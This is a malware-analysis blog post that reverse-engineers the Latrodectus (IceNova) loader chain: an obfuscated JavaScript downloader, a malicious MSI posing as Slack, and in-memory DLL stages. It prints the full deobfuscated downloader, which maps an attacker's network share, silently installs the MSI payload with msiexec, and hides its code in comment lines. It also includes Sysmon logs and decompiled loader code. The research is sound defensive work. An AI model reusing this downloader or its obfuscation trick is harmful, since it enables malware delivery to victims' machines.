# Latrodectus [IceNova] – Technical Analysis of the… New IcedID… Its Continuation… Or its Replacement?

0x0d4y.blog/latrodectus-technical-analysis-of-the-new-icedid/

April 30, 2024

My first public malware research was for a strain of *IcedID*. A few months later, in my nighttime activities, I was working on technical analysis research for *Sodinokibi* (***REvil***), a *Ransomware* that is no longer seen, however, is part of the evolutionary history of the business model that we now know as **RaaS**.

But, I saw that a friend had posted an *IcedID* sample that didn't match the **Yara** detection that I had created in my first research. Innocently, I decided to just check out the '***why***'. And this '***just checking***', generated a *new public malware research for another strain of IcedID*, a lightweight *x64 DLL*.

So, guess what… I decided to return to producing my public research regarding ***Sodinokibi***… and guess what?? Yes, I read about a family that may have strong links with the developers of **IcedID**… **Latrodectus**!! I'm starting to think God might be signaling me not to do ***Sodinokibi's*** public malware research. But I'll keep trying!

Well, at the time I started this research (and until now), there was very little technical analysis material about this family of *Malware*. Below we can see the very little content regarding this family on **Malpedia**, which is also being called **IceNova**.



It is also possible to observe the few samples present in **MalwareBazaar**.

| Date (UTC) | SHA256 hash | Type | Signature | Tags | Reporter | DL |
|---|---|---|---|---|---|---|
| 2024-04-29 21:10 | fcb578b52a686ed9b202… | pdf | | Latrodectus pdf | pr0xylife | |

## Context of the Latrodectus Threat

**Latrodectus**, also known as *IceNova Backdoor* (by **IBM**), is a family of malware that has been observed lately in campaigns linked to groups such as *Trickbot* (**WIZARD SPIDER**) and **Conti** (and potentially, in *Ransomware* deliveries), in addition to being attributed to developers from *IcedID*. Therefore, ***Latrodectus*** has been highlighted as a potential threat and is used as a *Loader* for other malware.

To date, **Latrodectus** has been identified as having the following infection flow.




And in this research, we will analyze each phase observed in the infection flow above.

## Technical Analysis – Static and Dynamic


In this section, I will describe my reverse engineering analysis of each script and binary that makes up the **Latrodectus** infection flow.

During this review, I will use the samples below.

```
fad25892e5179a346cdbdbba1e40f53bd6366806d32b57fa4d7946ebe9ae8621  1st_stage
65da6d9f781ff5fc2865b8850cfa64993b36f00151387fdce25859781c1eb711  2nd_stage.bin
b9dbe9649c761b0eee38419ac39dcd7e90486ee34cd0eb56adde6b2f645f2960  slack.msi
```

## 1st Stage – JS Downloader

The first malicious artifact that is delivered and that carries out the first stage of infection is a JavaScript script. Below, we can see that it is obfuscated, containing many lines of commented garbage code mixed in with the real payload.




Therefore, the first task to be done is to *deobfuscate* this script. It's relatively simple, the payload contains a lot of commented garbage along with parts of the *real payload*, in addition to part of the *real payload* being uncommented. So be careful, if you are going to *deobfuscate*, do not just delete all the commented lines, because part of the *real payload* is commented.

After deobfuscating all the code, the script will look like below.

```
////var network = new ActiveXObject("WScript.Network");
////var attempt = 0;
////var connected = false;
////var driveLetter, letter;
////
////function isDriveMapped(letter) {
////    var drives = network.EnumNetworkDrives();
////    for (var i = 0; i < drives.length; i += 2) {
////        if (drives.Item(i) === letter) {
////            return true;
////        }
////    }
////    return false;
////}
////
////for (driveLetter = 90; driveLetter >= 65 && !connected; driveLetter--) {
////    letter = String.fromCharCode(driveLetter) + ":";
////    if (!isDriveMapped(letter)) {
////        try {
////            network.MapNetworkDrive(letter,
"\\\\wireoneinternet.info@80\\share\\");
////            connected = true;
////            break;
////        } catch (e) {
////            attempt++;
////        }
////    }
////}
////
////if (!connected && attempt > 5) {
////    var command = 'net use ' + letter + ' \\\\wireoneinternet.info@80\\share\\
/persistent:no';
////    wmi.Get("Win32_Process").Create(command, null, null, null);
////
////    var startTime = new Date();
////    while (new Date() - startTime < 3000) {}
////
////    connected = isDriveMapped(letter);
////}
////
////if (connected) {
////    var installCommand = 'msiexec.exe /i
\\\\wireoneinternet.info@80\\share\\slack.msi /qn';
////    wmi.Get("Win32_Process").Create(installCommand, null, null, null);
////
////    try {
////        network.RemoveNetworkDrive(letter, true, true);
////    } catch (e) {
////
////    }
////} else {
////    WScript.Echo("Failed.");
```

```
////}
var a = (function() {
    var b = new ActiveXObject("Scripting.FileSystemObject"),

        c = WScript.ScriptFullName,
        d = "";
    function e() {
        if (!b.FileExists(c)) return;
        var f = b.OpenTextFile(c, 1);
        while (!f.AtEndOfStream) {
            var g = f.ReadLine();
            if (g.slice(0, 4) === "////") d += g.substr(4) + "\n";
        }
        f.Close();
    }
    function h() {
        if (d !== "") {
            var i = new Function(d);
            i();
        }
    }
    return {
        j: function() {
            try {
                e();
                h();
            } catch (k) {}
        }
    };
})();
a.j();

// SIG // Begin signature block
// SIG // MIIpaQYJKoZIhvcNAQcCoIIpWjCCKVYCAQExDzANBglg
<trunk code>
// SIG // End signature block
```

As we can see in the clean payload above, the main uncommented code has the task of removing the ”*////*“. This will uncomment the rest of the payload, which will ultimately be executed.


As you can see in the code below, in general, the script will use the **MapNetworkDrive** method to map the external resource **wireoneinternet[.]info@80\\share** as a shared directory on the network. The **wireoneinternet[.]info** address is part of the adversary's infrastructure that makes the *Latrodectus Loader* available.

1st_stage_deobfucated.js

```
var network = new ActiveXObject("WScript.Network");
var attempt = 0;
var connected = false;
var driveLetter, letter;

function isDriveMapped(letter) {
    var drives = network.EnumNetworkDrives();
    for (var i = 0; i < drives.length; i += 2) {
        if (drives.Item(i) === letter) {
            return true;
        }
    }
    return false;
}

for (driveLetter = 90; driveLetter >= 65 && !connected; driveLetter--) {
    letter = String.fromCharCode(driveLetter) + ":";
    if (!isDriveMapped(letter)) {
        try {
            network.MapNetworkDrive(letter, "\\\\wireoneinternet.info@80\\share\\");
            connected = true;
            break;
        } catch (e) {
            attempt++;
        }
    }
}
```

After mapping the **C2** address as a share, the script will use the '**net.exe**' utility to connect to the '*remote share*'.

```
if (!connected && attempt > 5) {
    var command = 'net use ' + letter + ' \\\\wireoneinternet.info@80\\share\\ /persistent:no';
    wmi.Get("Win32_Process").Create(command, null, null, null);

    var startTime = new Date();
    while (new Date() - startTime < 3000) {}

    connected = isDriveMapped(letter);
}
```

And finally, the script will download (implicit action) and install an **MSI** called **slack.msi**, through **msiexec.exe**, which is the *Latrodectus Loader*.


```
38
39  if (connected) {
40      var installCommand = 'msiexec.exe /i \\\\wireoneinternet.info@80\\share\\slack.msi /qn';
41      wmi.Get("Win32_Process").Create(installCommand, null, null, null);
42
43      try {
44          network.RemoveNetworkDrive(letter, true, true);
45      } catch (e) {
46
47      }
48  } else {
49      WScript.Echo("Failed.");
50  }
```

After that, the *MSI* will be executed and we will move on to the next section, where we will analyze the *MSI* sample.


## Malicious MSI Stage Static Analysis – Malicious MSI

The malicious artifact that is collected through the *JS* script, is an *MSI* artifact, so the analysis method differs from a *PE* artifact. For this analysis, I used **Orca** to identify the configurations of the malicious *MSI* package.

When we open the **slack.msi** artifact, we can see that in the ***CustomAction*** properties, the execution of a *DLL* through **rundll32** is configured, which will be executed through a binary called **viewer**. Below we can see that this *DLL* will be present in the ***digistamp*** directory (in the **AppData** folder), and the function to be executed as an argument is called ***homi***.




Through *Orca*, it is also possible to validate the presence of the *DLL* that will be executed during the execution of this **MSI** package.




Now that we know what will be executed, let's run this MSI package in a monitored laboratory, and let's check the actions that will be performed.

## Malicious MSI Stage Dynamic Analysis – Malicious MSI

When running **MSI** in a monitored laboratory, you can observe the sequence of actions that are performed. The first action is the creation on disk of the *DLL* observed through *Orca*, **mbae-api-na.dll** in the local *AppData* directory.


```
File creation time changed:
RuleName: -
UtcTime: 2024-04-13 19:32:49.500
ProcessGuid: {425c570b-dd6d-661a-4e01-000000000e00}
ProcessId: 4580
Image: C:\Windows\system32\msiexec.exe
TargetFilename: C:\Users\Administrator\AppData\Local\digistamp\mb
ae-api-na.dll
CreationUtcTime: 2024-04-04 10:25:46.000
PreviousCreationUtcTime: 2024-04-13 19:32:49.490
User: NT AUTHORITY\SYSTEM
```

After that, the **viewer** binary executes **rundll32** which will execute the **homi** function of the **mbae-api-na.dll** DLL.

```
Process Create:
RuleName: -
UtcTime: 2024-04-13 19:32:49.526
ProcessGuid: {425c570b-dde1-661a-5c01-000000000e00}
ProcessId: 10228
Image: C:\Windows\Installer\MSI52BE.tmp
FileVersion: 19.1.0.0
Description: File that launches another file
Product: Advanced Installer
Company: Caphyon LTD
OriginalFileName: viewer.exe
CommandLine: "C:\Windows\Installer\MSI52BE.tmp" C:\Windows\System
32\rundll32.exe C:\Users\Administrator\AppData\Local\digistamp\mb
ae-api-na.dll, homi
CurrentDirectory: C:\Windows\system32\
User: FINBANK\Administrator
LogonGuid: {425c570b-d6e9-661a-b867-0a0000000000}
LogonId: 0xA67B8
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256=1E0E63B446EECF6C9781C7D1CAE1F46A3BB31654A70612F71F
31538FB4F4729A,IMPHASH=FB2CF51012533171A22F7091894D5E90
ParentProcessGuid: {425c570b-dd6d-661a-4e01-000000000e00}
ParentProcessId: 4580
ParentImage: C:\Windows\System32\msiexec.exe
ParentCommandLine: C:\Windows\system32\msiexec.exe /V
ParentUser: NT AUTHORITY\SYSTEM
```

```
Process Create:
RuleName: -
UtcTime: 2024-04-13 19:32:49.811
ProcessGuid: {425c570b-dde1-661a-5d01-000000000e00}
ProcessId: 2808
Image: C:\Windows\System32\rundll32.exe
FileVersion: 10.0.17763.1697 (WinBuild.160101.0800)
Description: Windows host process (Rundll32)
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: RUNDLL32.EXE
CommandLine: "C:\Windows\System32\rundll32.exe" C:\Users\Administ
rator\AppData\Local\digistamp\mbae-api-na.dll, homi
CurrentDirectory: C:\Windows\System32\
User: FINBANK\Administrator
LogonGuid: {425c570b-d6e9-661a-b867-0a0000000000}
LogonId: 0xA67B8
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256=9F1E56A3BF293AC536CF4B8DAD57040797D62DBB0CA19C4ED9
683B5565549481,IMPHASH=F27A7FC3A53E74F45BE370131953896A
ParentProcessGuid: {425c570b-d6eb-661a-9e00-000000000e00}
ParentProcessId: 6252
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE /NOUACCHECK
ParentUser: FINBANK\Administrator
```

After that, the *DLL* **mbae-api-.dll** is loaded through *rundll32*. In the log below (**Sysmon Event ID 7**), we are able to identify some static information that the developers put in the *DLL*, to try to circumvent the static analysis. **Malwarebytes Anti-Exploit**?? Serious?




Strangely, after loading the *DLL*, the same process that loaded the *DLL* named **mbae-api-na.dll** (**PID 2808**), also loaded the same *DLL* now named **Update_4140f889.dll**, taking as argument the same name as the **homi** function .

```
Process Create:
RuleName: -
UtcTime: 2024-04-13 19:32:50.471
ProcessGuid: {425c570b-dde2-661a-5e01-000000000e00}
ProcessId: 9008
Image: C:\Windows\System32\rundll32.exe
FileVersion: 10.0.17763.1697 (WinBuild.160101.0800)
Description: Windows host process (Rundll32)
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: RUNDLL32.EXE
CommandLine: rundll32.exe "C:\Users\Administrator\AppData\Roaming
\Custom_update\Update_4140f889.dll", homi
CurrentDirectory: C:\Windows\System32\
User: FINBANK\Administrator
LogonGuid: {425c570b-d6e9-661a-b867-0a0000000000}
LogonId: 0xA67B8
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256=9F1E56A3BF293AC536CF4B8DAD57040797D62DBB0CA19C4ED9
683B5565549481,IMPHASH=F27A7FC3A53E74F45BE370131953896A
ParentProcessGuid: {425c570b-dde1-661a-5d01-000000000e00}
ParentProcessId: 2808
ParentImage: C:\Windows\System32\rundll32.exe
ParentCommandLine: "C:\Windows\System32\rundll32.exe" C:\Users\Ad
ministrator\AppData\Local\digistamp\mbae-api-na.dll, homi
ParentUser: FINBANK\Administrator
```


And finally, the *DLL* **Update_4140f889.dll** is loaded, and contains the same static information, as we can see below.

```
Image loaded:
RuleName: -
UtcTime: 2024-04-13 19:32:50.491
ProcessGuid: {425c570b-dde2-661a-5e01-000000000e00}
ProcessId: 9008
Image: C:\Windows\System32\rundll32.exe
ImageLoaded: C:\Users\Administrator\AppData\Roaming\Custom_update
\Update_4140f889.dll
FileVersion: 1.13.4.585
Description: Malwarebytes Anti-Exploit API NA
Product: Malwarebytes Anti-Exploit
Company: Malwarebytes Corporation
OriginalFileName: mbae-api-na.dll
Hashes: SHA256=9856B816A9D14D3B7DB32F30B07624E4BCDA7F1E265A7BB7A3
E3476BFD54A759,IMPHASH=22EE5A3E54F624BC62E9F4702475FDB4
Signed: false
Signature: -
SignatureStatus: Unavailable
User: FINBANK\Administrator
```

From this point, we can obtain the *DLL* that will load the real **Latrodectus** payload, which we will analyze in the next section.

## Latrodectus Loader Dynamic Analysis

This *DLL* (**Update_4140f889.dll**) is basically the Loader for the real *Lactrodectus* payload, which is publicly available through *MalwareBazaar*. To obtain this payload, we need to use a debugger to analyze the Loader's execution. Through *x64dbg*, I updated the command line run by the *MSI* package, and began my analysis.





Below is the complete command line that I used to debug the execution of the *DLL* through *rundll32*.


```
"C:\Windows\System32\rundll32.exe"
"C:\Users\Administrator\AppData\Roaming\Custom_update\Update_4140f889.dll", homi
```

In order to identify the allocation of the true payload, I set two breakpoints in the following APIs:


- **VirtualAlloc**
- **VirtualProtect**




Only with these breakpoints, we are able to identify the process of allocating and writing the real **Lactrodectus** payload into memory. Below, we can see the allocation of the **Lactodectus** *DLL* in memory.





It is interesting to note that the process of allocating and writing data to memory is done in parts. *Loader* loads a large block of data, and gradually writes the data into each space.




After that, just save the *DLL* to disk using ***x64dbg*** *Dump*.

After doing the dump, if we play the *DLL* extracted from memory in **Detect It Easy**, specifically in the ***Extraction*** section, we will observe that this sample contains another PE artifact within itself… yes… I felt like I was in Inception.



In the next section, we will reverse engineer this *DLL*.

## Latrodectus 2nd Stage Reverse Engineering

As we saw at the end of the previous section, the *Latrodectus main DLL* extracted from memory contained a *PE* file in the **.data** section, identified using *Detect It Easy*.

We can see the use of this *PE* file, exactly in the initial function of the *DLL* extracted from memory, being passed as an argument to the **sub_180002650** function.

```
180001000  void _start() __noreturn

180001000      int64_t r8
180001000      arg_18 = r8
180001009      int64_t rcx
180001009      arg_8 = rcx
180001016      int32_t rdx
180001016      int32_t var_24 = rdx
18000101a      int64_t var_20 = 0
18000105a      void var_28
180001050      sub_1800026b0(&var_28, sub_180002650(&var_28, &data_180004000, 0xee00), "scub")()
180001060      ExitProcess(uExitCode: 0)
180001060      noreturn
```

When looking at the data blob reference **data_180004000**, in addition to being easy to identify a *PE* artifact (through the *DOS header*), it is also possible to observe that the third argument is the total size of this integrated binary.


Therefore, it is understandable that we can assume that this main *DLL* just injects this other *PE* artifact into memory, and executes it.

To validate this assumption, we just need to analyze the function **sub_180002650** (which I named ), which is a wrapper for the function that checks whether the embedded *PE* contains the headers referring to a *PE* executable.

```
180002050  {
18000206b      int64_t var_b8 = 0;
180002074      uint64_t var_78 = 0;
18000209a      int64_t* return_flag;
18000209a      if (check_embedded_size(buffer, embedded_size, 0x40) == 0)
18000209a      {
18000209c          return_flag = nullptr;
18000209a      }
18000209a      else if (((uint32_t)*(uint16_t*)embedded_latrodectus) != 'MZ')
1800020bd      {
1800020c4          SetLastError(ERROR_BAD_EXE_FORMAT);
1800020ca          return_flag = nullptr;
1800020bd      }
1800020bd      else if (check_embedded_size(buffer, embedded_size, (((int64_t)*(uint32_t*)((char*)embedded_latrodectus + 0x3c)) + 0x108)) == 0)
1800020fa      {
1800020fc          return_flag = nullptr;
1800020fa      }
1800020fa      else
1800020fa      {
180002114          void* PE_header_offset = ((char*)embedded_latrodectus + ((int64_t)*(uint32_t*)((char*)embedded_latrodectus + 0x3c)));
18000212a          if (*(uint32_t*)PE_header_offset != 'PE')
18000212a          {
180002131              SetLastError(ERROR_BAD_EXE_FORMAT);
180002137              return_flag = nullptr;
18000212a          }
18000212a          else if (((uint32_t)*(uint16_t*)((char*)PE_header_offset + 4)) != 0x8664)
18000214c          {
180002153              SetLastError(ERROR_BAD_EXE_FORMAT);
180002159              return_flag = nullptr;
18000214c          }
18000214c          else if ((*(uint32_t*)((char*)PE_header_offset + 0x38) & 1) != 0)
18000216d          {
180002174              SetLastError(ERROR_BAD_EXE_FORMAT);
18000217a              return_flag = nullptr;
18000216d          }
```

In this same function, the code allocates memory the size of the embedded PE. Now let's move on to analyzing the embedded PE that is allocated and executed in memory.

## Latrodectus Main DLL Reverse Engineering

Now we can finally analyze the real Latrodectus!!

Below, we can observe some static information from *Latrodectus*, we can identify that this DLL exports *four functions*, they are:

**extra**

**follower**

**run**

**scub**

Furthermore, it is also possible to observe that this DLL imports few standard APIs, which indicates that it is possible that it implements some technique to rebuild its import table at run time.

